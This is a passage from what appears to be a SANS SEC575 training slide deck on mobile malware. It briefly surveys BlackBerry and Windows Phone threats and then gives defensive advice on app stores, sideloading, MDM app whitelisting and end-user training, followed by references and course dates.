2. App maps unsigned library into RWX memory, executes.
3. iOS grants remote control over system.

# Outline


---

- What is SANS SEC575?
- Mobile Malware Proliferation
- Android Malware
- iOS Malware
- ➔ Other Mobile Malware
  - Mobile Malware Defense
  - Conclusion

# BlackBerry Malware

- Zitmo, for mTAN interception
- BBProxy (2006), packaged with TicTacToe game
  - Signed by RIM, cannot revoke signature but no longer published in App World
  - Permits remote access to internal network
  - Proof of concept, malicious intent questionable
- Adoption of Android App emulation could expose BlackBerry 10, PlayBook devices

Vulnerable




# Windows Phone

---

- No reported Windows Phone malware to date
- Signed software requirement is similar to iOS
  - With the exception of Developer Unlocked phones
  - Limits opportunities for malware
- SilverLight and XNA apps more susceptible to reverse-engineering and manipulation
  - Like Android and BlackBerry
- Also like iOS, WP cannot silently send SMS messages, making it less attractive to attackers

# Outline

---

- What is SANS SEC575?
- Mobile Malware Proliferation
- Android Malware
- iOS Malware
- Other Mobile Malware
-  Mobile Malware Defense
- Conclusion

# Mobile Malware Defense

---

- Anti-virus or anti-malware tools are available for all four major platforms
  - Of varying levels of usefulness
- Defensive tools are limited through sandboxing and platform controls
  - Lacking privileged access necessary for comprehensive platform monitoring
- Independent testing for Android indicates <10% detection rate for most scanners

Platform anti-malware tools are ineffective. Device management and end-user training controls are of greater value to organizations.

# Prohibit Third-party App Stores


---

- Vast majority of Android malware has been distributed in third-party app stores
  - Primarily from European, Asian markets
- Limit users to official, vetted app stores
- Little protection against malware distributed in official app stores
  - Google Bouncer, community policing



# Prohibit Unlocking, Sideloading

- For iOS and Windows Phone, jailbreaking and unlocking disables most platform security
  - Possible for savvy end-users to improve security, but not manageable
- Android, BlackBerry sideloading permits additional application distribution mechanisms
- Detect violations with MDM, enforce by restricting access to corporate resources




# App MDM Controls

- Application white listing will provide the strongest defense against malware
  - Prohibiting users from installing, running unapproved applications
- Consider corporate app store for further distribution control
  - Primarily for corporate-owned devices

A reduction in platform security from user choice in BYOD deployments warrants additional security for enterprise data.

# End-user Training

- Users should be trained to identify suspicious applications
  - Full versions of unlocked "Cut the Rope" for free
- Training should help reinforce identifiers users cannot rely on for validation
  - App icon and name, certificate content, developer name
- Training for application permission requests, management
  - Identifying suspicious or dangerous application permissions
  - "Why does Cut the Rope require SMS permission?"
- Monitor account activity regularly for signs of misuse



# Outline

---

- What is SANS SEC575?
- Mobile Malware Proliferation
- Android Malware
- iOS Malware
- Other Mobile Malware
- Mobile Malware Defense

 Conclusion

# Essential Skill Development

- Malware on mobile devices is a small fraction of overall malware threat
  - Represents growing market for attackers with easy payoff
- Platform weaknesses and vulnerabilities expose Android, iOS, BlackBerry devices
- Analysts must be able to evaluate apps for unauthorized access and illicit functionality
- Device management and end-user training can significantly reduce the exposure of malware

SANS Security 575: Building the skills necessary for effective mobile device security

# Resources

- Juniper Mobile Malware 2011 Report - <http://bit.ly/zBtlQJ>
- Analysis of Android NotCompatible Malware - <http://bit.ly/JfcjOS>
- BlackBerry Malware Proxy - <http://bit.ly/goFk5J>
- Charlie Miller's video on InstaStock - <http://bit.ly/vIp6dZ>
- ZeuS Malware Analysis - <http://bit.ly/NQFrBt>
- Report on Effectiveness of Android Anti-Virus - <http://bit.ly/sPreVU>
- Video on weaknesses in Google Bouncer - <http://bit.ly/MGc0jo>

[www.sec575.org](http://www.sec575.org)

# SANS Security 575: Mobile Device Security and Ethical Hacking

- SANS Conference Events
  - VA Beach 8/20 - 8/25 (Joshua Wright)
  - Las Vegas 9/17 - 9/22 (Joshua Wright)
  - Baltimore 10/15 - 10/20 (Joshua Wright)
  - London 11/26 - 12/1 (Raul Siles)
- SANS vLive and OnDemand delivery coming soon

Thank You For Attending. Questions?